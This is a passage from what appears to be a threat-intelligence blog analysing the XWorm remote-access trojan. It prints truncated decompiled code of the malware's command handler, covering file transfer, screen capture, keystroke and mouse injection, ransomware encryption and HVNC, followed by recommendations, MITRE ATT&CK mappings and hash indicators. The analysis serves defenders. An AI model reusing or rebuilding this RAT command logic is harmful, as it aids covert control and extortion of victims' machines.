}
else if (Operators.CompareString(left, "showfolderfile", false) == 0)
{
    FileAttribute attributes2 = FileAttribute.Normal;
    FileSystem.SetAttr(A[1], attributes2);
}
else if (Operators.CompareString(left, "creatnewfolder", false) == 0)
{
    MyProject.Computer.FileSystem.CreateDirectory(A[1]);
    Thread.Sleep(500);
    ClientSocket.Send(Conversions.ToString(Operators.AddObject(Operators.A
}
else if (Operators.CompareString(left, "creatfile", false) == 0)
{
    File.Create(A[1]).Dispose();
    Thread.Sleep(500);
    ClientSocket.Send(Conversions.ToString(Operators.AddObject(Operators.A
}
else if (Operators.CompareString(left, "downloadfile", false) == 0)
{
    ClientSocket.Send(Conversions.ToString(Operators.ConcatenateObject(Ope
      (Operators.ConcatenateObject(Operators.ConcatenateObject("downloaded
      Messages.SPL), Helper.ID())));
}
else if (Operators.CompareString(left, "sendfileto", false) == 0)
{
    File.WriteAllBytes(A[1], Convert.FromBase64String(A[2]));
    GC.Collect();
}
else if (Operators.CompareString(left, "WL", false) == 0)
{
```

Figure 12 – File and Folder Operations of the Malware

The following figure shows the keylogging, screen capture, and mouse operations, along with corresponding commands.

```
    }
    else if (Operators.CompareString(left, "DW", false) == 0)
    {
        Messages.Download(A[1], A[2]);
    }
    else if (Operators.CompareString(left, "RD-", false) == 0)
    {
        object instance3 = Screen.PrimaryScreen.Bounds.Size;
        ClientSocket.Send(Conversions.ToString(Operators.ConcatenateObject(Operators.Co
          (Operators.ConcatenateObject(Operators.ConcatenateObject("RD-", Messages.SPL)
          Messages.SPL), NewLateBinding.LateGet(instance3, null, "Height", new object[0
    }
    else if (Operators.CompareString(left, "RD+", false) == 0)
    {
        RemoteDesktop.Capture(Conversions.ToInteger(A[1]), Conversions.ToInteger(A[2]),
    }
    else if (Operators.CompareString(left, "###", false) == 0)
    {
        Point position = new Point(Conversions.ToInteger(A[1]), Conversions.ToInteger(A
        Cursor.Position = position;
        Messages.mouse_event(Conversions.ToInteger(A[3]), 0, 0, 0, 1);
    }
    else if (Operators.CompareString(left, "$$$", false) == 0)
    {
        Point position = new Point(Conversions.ToInteger(A[1]), Conversions.ToInteger(A
        Cursor.Position = position;
    }
    else if (Operators.CompareString(left, "^^^&", false) == 0)
    {
        bool flag = Convert.ToBoolean(A[2]);
        byte bVk = Convert.ToByte(A[1]);
        Messages.keybd_event(bVk, 0, flag ? 0U : 2U, UIntPtr.Zero);
    }
```

Figure 13 – Routine for Keyboard Mouse and Screen Operations

The malware author also provides an encryption routine for ransomware operations, as shown below.

```
else if (Operators.CompareString(left, "ENC", false) == 0)
{
    object instance14 = Helper.objj(A[1]);
    Type type13 = null;
    string memberName13 = "ENC";
    object[] array = new object[2];
    array[0] = Helper.ID();
    object[] array32 = array;
    int num15 = 1;
    string[] $VB$Local_A2 = A;
    string[] array33 = $VB$Local_A2;
```

Figure 14 – File Encryption Routine

This malware also has a routine for performing a Hidden Virtual Network Computing (HVNC) attack. HVNC is a tactical means for malware to control a remote machine without the victim's knowledge. The figure below shows the routine for performing an HVNC attack.

```
    else if (Operators.CompareString(left, "HVNC", false) == 0)
    {
        object instance24 = Helper.objj(A[1]);
        Type type23 = null;
        string memberName23 = "Run";
        object[] array = new object[2];
        object[] array52 = array;
        int num27 = 0;
        string[] $VB$Local_A4 = A;
        string[] array53 = $VB$Local_A4;
```

Figure 15 – Routine to Perform an HVNC Attack

Conclusion

This post showcases that even a malware developer with minimum or no responsibility can develop malicious programs and sell them to various forums for monetary gains.

To get more customers, the malware developers provide multiple highly impactful and dangerous features such as ransomware, HVNC, etc., to TAs.

We have observed similar trends earlier, where malware developers provide highly sophisticated tools to cybercriminals for their own financial gain.

We will continue monitoring the latest threat actors and trends across the surface, deep and dark web and keep our readers informed.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

How to prevent malware infection?

- Download and install software only from official app stores like Play Store or the iOS App Store.
- Use a reputed antivirus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device where possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

How to identify whether you are infected?

- Regularly check the Mobile/Wi-Fi data usage of applications installed on mobile devices.
- Keep an eye on the alerts provided by Antiviruses and Android OS and take necessary actions accordingly.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1059.001	Bypasses PowerShell execution policy
Persistence	T1547.001	Registry Run Keys / Startup Folder
Privilege Escalation	T1055	Process Injection
Defense Evasion	T1027.003	Obfuscated Files or Information
Defense Evasion	T1036.005	Masquerading – Drops PE files with benign system names

Discovery	T1082	System Information Discovery
Command and Control	T1071.001	Application Layer Protocol

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
15f54e2562a9c6f51367327e9f19c11282f21a2de6687f73f0483e6fe3164973 **366133968ea8bef322a22a977da1b9c7aaab9559** **56b84fe8827326c715996ec14e2d6f05**	SHA256 SHA1 MD5	XWorm.exe
8cfefc291d9088ef0b3ab7dd59d8ff672e73d333c8d18bd1dff4c7695ae8af83 **e8c6d68e67d853180d36116e3ba27e4f12346dc2** **cd76badf66246e0424954805222e4f58**	SHA256 SHA1 MD5	XWorm.exe
096e33b9b0b4f843a7ea0259f75b4370f00ab90f3807eb89d5f0117da762900d **a7e95c1d51a278b59097524a14d042257f3e2801** **a29c3748c9361f9fe19b87d3358cb46d**	SHA256 SHA1 MD5	XWorm.exe
8f9fff88c0c636c80ca0a4cfa37d3fb620289579a1ecae9ba1d3881235b482ee **93c2c2c80274ed4c663423c596d0648e8b548ec2** **989b8118ff0e8e72214253e161a9887f**	SHA256 SHA1 MD5	XWorm.exe
b9a9ae029ca542aadea0b384e4cfb50611d1a92c4570db5ddc5e362c4ebe41b4 **fdce6ef81ccf3d697f20c020020bbb6b51f8b1f1** **e38e59e6d534262dd55a3b912bf169cc**	SHA256 SHA1 MD5	XWorm.exe
64519b4e63dbedc44149564f3d472c720fa3c6a87c9ad4f07d88d7fd1914f5b9 **2edbb78ec7c8f6a561eb30fd43c31841d74217df** **b97cc4a173bc566365e0ab4128f2181a**	SHA256 SHA1 MD5	XWorm.exe
8a399e51bdcd4b8d0a041236e80b3094987a80674bda839351fef1585c8c921b **af6bd2d2732269d0b6bbb78006e4980511ac8546** **744a85f5ddef7c029f2f9ed816ec66ef**	SHA256 SHA1 MD5	XWorm.exe
b09bf46468d9ed8b1957246f4cf7fd15679212fe9e5df7df6101179e0594cae6 **72af980aaaa635bc4425b59ef523f8088b3874d5** **4b8235bdd494bf5b762528dd96931072**	SHA256 SHA1 MD5	XWorm.exe
b327ec6f6dba10eb77cf47e8486059da63d1d77c3206a8a5ba381b2f1e621651 **be06e7a5bff1bcd1fd27ff6789ae87513cd9d4de** **fed104dae34e598ebc7fa681a39f4fcd**	SHA256 SHA1 MD5	XBinder Builder
d0b9f3b7f87c8fda4dae8ec3606b7468b0a2d5d32b6b889f983b4ed15a8d2076 **89e68bfb7e139343d838efc8d584a1a76256bc84** **28347b4d82e5b28655e091dd35d218bf**	SHA256 SHA1 MD5	XBinder Builder
cbc87f41023b27b31a0eeac9818fa06db2914b5cc7c18c9392944ddc721b4efb **9bbb4afa7dd21e37f09ce9bb81ff7ab961a20f2a** **e22cdc1cd9d43143e45cc1260a87e197**	SHA256 SHA1 MD5	XBinder Builder
f89b62d1cf8d2bfd83be841187502318817bc58725a5409c1c2fb6c0c7b14959 **716bf966c68ac8b120b8029a294e9c5d9d21f637** **8ae59924803c3ea7b8da29786bc4f332**	SHA256 SHA1 MD5	XBinder Client

83d59c2eb05891dcd30973ebe5c04aab99bd9371323522e9d968f67a3423d13d **25b7a76554add5b5ed85e9caed7c0ab67b8cb118** **ab67fe7c24d9c075ef7567d796cc5544**	SHA256 SHA1 MD5	XBinder Client
d9979fead904eb5fc9f0c0f99c6551b05940f94d001411d611ad8c95b3058769 **2ee39858f4eabf1e469e1934277e61fe6dd5794a** **93ec63f85938d09a4161b8569014adee**	SHA256 SHA1 MD5	XBinder Client
107ac41ba6ecd2025027721dc98307bd2859d473b1eedabc666e7dc12f537f77 **2249bbf4bbfcc7aec0d6e35803074433c4aa6ae8** **651103da17aae5c2e3fc8f9ab45140d2**	SHA256 SHA1 MD5	XBinder Client
6cf9c275f41580a31b8869f9173589705b7ce998dfff58f735f66b97d89f08fd **046c0de06a918ed6b1b6a232e276db55ae5b48ee** **7ae4668d2e693daa13a81c9cbeaeb31f**	SHA256 SHA1 MD5	XBinder Client
40d68523748f6eaf765970a40458faccbe84ef5dff7acbdaf29ac5a69d7cae6f **a6ff2293ae5bfd10dedb93bfbb12b1ec3faabfe0** **594472ed0352490ab2a8f89e68d30e08**	SHA256 SHA1 MD5	XBinder Client
81a3baf389888e4d554e74975fe15937a502c3b9d8c494b2f0ce4c25deb75b45 **d76ac6a11653c3cf7f46cb597bd8c38e5a78e124** **1263b78103ae7586a1c982e5db37e1c7**	SHA256 SHA1 MD5	XBinder Client
4e019e68320099ff0e80a7598053d5968ee8ed91c30cc794a47f9f2f0f3f45de **41f0699c96e58aadc78d0c50eaf699d9f566698d** **8cdaf4513877c0d4ffa3bbfabb3d44c5**	SHA256 SHA1 MD5	XBinder Client
0aae80e6ca6cbdc0a79dbdf30767182edd94ed65bc378eb6e39d2b68fd78b8e0 **6b16d72f6cae6d6ee7c9ed4d2a5a044effd3ab8f** **f3170f958826b128145589fc21ef7f32**	SHA256 SHA1 MD5	XBinder Client
0d875a09bf7fb5088aa21f26110db96d1963e743535fd16f0ceb3d16683c2921 **a00b7c3c250c6546ac0d4f349379d943432ef573** **f2341a3d23188aefb43735b1fc68f7c8**	SHA256 SHA1 MD5	XBinder Client
21bcba3634c4ad91993b5033179a22b77d1d8ed1da1d1cdd506f8d8a03bc0251 **2f7801f2e18aa4abe2bc7964ea4626f5949feb2f** **ba27b6fe77a27d890b02e9901a1a0335**	SHA256 SHA1 MD5	XBinder Client
edab4840b84e16587b62b7133bb7fa030d21fcd6658c976b2b9ececa2453ec2b **42a3c7e173f7951055ccb226cdc768a0e70ddeb3** **a2431ec170f3cd0d1cd8dc1808a9d967**	SHA256 SHA1 MD5	XBinder Client
14a661bbdf915bfde309a2d42c0729fac10ce44d12c66f24b9136f4aae731f6e **24a4a5262ccb6a5b2c5ec2b5f6186bf3c6352f07** **f5e96cfa82804513c81c7548cad9bfc0**	SHA256 SHA1 MD5	XBinder Client
54f292586ec66057a859df0225b1338c2b701d1e50e3137e94235375cd9e8c94 **58e6fb22e83c856e2b88b5f9a6352d999be2b374** **63d1d6e2ab3c1a306fc477860f45a264**	SHA256 SHA1 MD5	XBinder Client
e2a4035f3a4f473a79f6b11f6b95254180052d5e6022b5d40fa8ea307abbfbe3 **b29136f7f196229630aaaf6bba0a1c184f3b92b0** **c4bdbb3cc647499b082dd6ea44d0c67b**	SHA256 SHA1 MD5	XBinder Client
1eba59961ce6b1c1a8741e488cfd8012cbd6b3f4dc8540469a8dd00e8807b60f **4c891516487d78a854104720b83be59af43a8df3** **54b32e41c9c4b6f8bab625fa6f4759e4**	SHA256 SHA1 MD5	XBinder Client